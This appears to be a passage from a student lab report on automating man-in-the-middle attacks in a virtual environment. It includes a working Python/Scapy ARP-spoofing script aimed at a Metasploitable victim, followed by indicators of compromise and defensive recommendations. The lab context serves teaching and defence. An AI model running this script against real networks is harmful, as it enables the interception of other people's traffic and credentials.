


Figure 8: Bettercap Running with Modules Active




Figure 9: Victim (Metasploitable) Accessing HTTP Site




Figure 10: Wireshark capturing TCP packets




Figure 11: Wireshark Capturing DNS packets

Step 5:

Objective:
Automate the ARP spoofing and sniffing process using a Python script built with Scapy.

Tool:
Scapy (Python library)
Python 3

Script Used:

```
from scapy.all import *
import time
import os

# Set your target and gateway IPs
target_ip = "192.168.56.102"
gateway_ip = "192.168.56.1"

def get_mac(ip):
    answered, _ = arping(ip, timeout=2, verbose=False)
    for s, r in answered:
        return r[Ether].src
    return None

def spoof(target_ip, target_mac, spoof_ip):
    packet = ARP(op=2, pdst=target_ip, hwdst=target_mac, psrc=spoof_ip)
    send(packet, verbose=False)

def restore(dest_ip, dest_mac, src_ip, src_mac):
    packet = ARP(op=2, pdst=dest_ip, hwdst=dest_mac, psrc=src_ip, hwsrc=src_mac)
    send(packet, count=4, verbose=False)
```

```
try:
    print("[*] Enabling IP Forwarding")
    os.system("echo 1 > /proc/sys/net/ipv4/ip_forward")

    print("[*] Resolving MAC addresses...")
    target_mac = get_mac(target_ip)
    gateway_mac = get_mac(gateway_ip)

    if not target_mac or not gateway_mac:
        print("[!] Failed to get MAC address. Exiting.")
        exit()

    print(f"[*] Target MAC: {target_mac}")
    print(f"[*] Gateway MAC: {gateway_mac}")
    print("[*] ARP spoofing started. Press CTRL+C to stop.")

    while True:
        spoof(target_ip, target_mac, gateway_ip)
        spoof(gateway_ip, gateway_mac, target_ip)
        time.sleep(2)

except KeyboardInterrupt:
    print("\n[!] CTRL+C detected. Restoring ARP tables...")
    restore(target_ip, target_mac, gateway_ip, gateway_mac)
    restore(gateway_ip, gateway_mac, target_ip, target_mac)
    os.system("echo 0 > /proc/sys/net/ipv4/ip_forward")
    print("[*] ARP tables restored. Exiting.")
```

How this script works?

- Finds the MAC address for a given IP using ARP.
- Sends fake ARP replies to the victim and gateway, saying “I am your gateway”
- Restores the original ARP entries when the attack is stopped.
- Enables IP forwarding so traffic gets routed through through Kali properly.
- Continously sends spoofed ARP packets to maintain the attack.

Expected Outcome:

ARP tables of victim and gateway get poisoned

HTTP traffic is sniffed and printed (e.g., login form data)





Figure 12: Python script in execution






Figure 13: Captured Packets by Wireshark

4.3 Indicators of Compromise (IoCs):

Indicators of Compromise (IoCs) are signs that a system has been attacked or is currently under attack. In the context of Man-in-the-Middle (MitM) attacks, these indicators help detect unauthorized interception, manipulation, or redirection of network traffic. Identifying IoCs is critical for cybersecurity professionals in order to detect, analyze, and respond to threats in a timely manner.

During the execution of the simulated MitM attacks, several IoCs were observed from the victim's and network's perspective. These indicators would raise alarms in a real-world security monitoring system or during forensic analysis.

Observed Indicators:

1. **ARP Table Manipulation**
    - The victim's ARP cache showed incorrect MAC address mappings.
    - For example, the IP of the default gateway (192.168.56.1) pointed to the attacker's MAC address.
2. **Unexpected DNS Resolutions**
    - Legitimate domain names resolved to suspicious or incorrect IP addresses.
    - Example: example.com redirected to 192.168.56.101 instead of its real IP.
3. **Certificate Warnings (SSL Stripping)**
    - The victim browser displayed certificate errors or loaded pages over HTTP when they should be HTTPS.
    - This is a red flag indicating that secure traffic has been downgraded.
4. **Unusual Network Traffic**
    - Packet captures in Wireshark showed:
        - Duplicate ARP replies
        - Repeated DNS replies from unexpected hosts
        - Clear-text credentials over HTTP
5. **Presence of Credential Leakage**
    - Unencrypted POST requests containing login data were captured by the attacker, indicating data exposure.

5. Conclusion and Recommendations

This project explored the automation of various Man-in-the-Middle (MitM) attack techniques in a controlled virtual environment. Techniques such as ARP spoofing, DNS spoofing, and SSL stripping were implemented and partially automated using tools like Python, Scapy, and Ettercap. The project demonstrated how attackers can intercept, modify, or log network traffic, highlighting the importance of securing internal networks against such threats.

Through this process, key learnings were achieved regarding network vulnerabilities, traffic manipulation, and scripting-based automation. While some advanced features like full session hijacking or HTTPS attacks were limited due to system or security constraints, the foundational steps were successfully executed.

Table 1: How automation made a difference.

Attack Phase	Manual vs Automated
ARP Spoofing	Instead of typing arpspoof every time → used Scapy/Python loop
DNS Spoofing	Configured plugins to run automatically in Ettercap
SSL Stripping	Scripted redirection of HTTPS → HTTP with SSLstrip
Traffic Sniffing	Wireshark auto captures + filters, or custom scripts used

Recommendations:

- Use strong encryption protocols (HTTPS with HSTS) to prevent SSL stripping.
- Implement static ARP tables or use ARP inspection in sensitive networks.
- Deploy intrusion detection systems (IDS) to monitor suspicious traffic patterns.
- Educate users about untrusted networks (e.g., public Wi-Fi risks).

Overall, the project demonstrates how attackers can exploit weak network configurations and reinforces the need for proactive cybersecurity measures.

6. List of References

1. Sikorski, M., & Honig, A. (2012). *Practical Malware Analysis*. No Starch Press.
2. Seitz, J. (2014). *Black Hat Python: Python Programming for Hackers and Pentesters*. No Starch Press.
3. Null Byte – WonderHowTo. (n.d.). *ARP Spoofing and DNS Spoofing Tutorials*. https://null-byte.wonderhowto.com
4. Pentester Academy. (n.d.). *Automating Penetration Testing with Python*. https://www.pentesteracademy.com
5. Moxie Marlinspike. (2009). *SSLStrip Tool & Presentation*. https://moxie.org

6. Metasploit Framework – Rapid7. https://www.metasploit.com
7. Wireshark Network Protocol Analyzer. https://www.wireshark.org
8. Scapy – Packet Manipulation Tool. https://scapy.net
9. Bettercap – Modern Man-in-the-Middle Framework. https://www.bettercap.org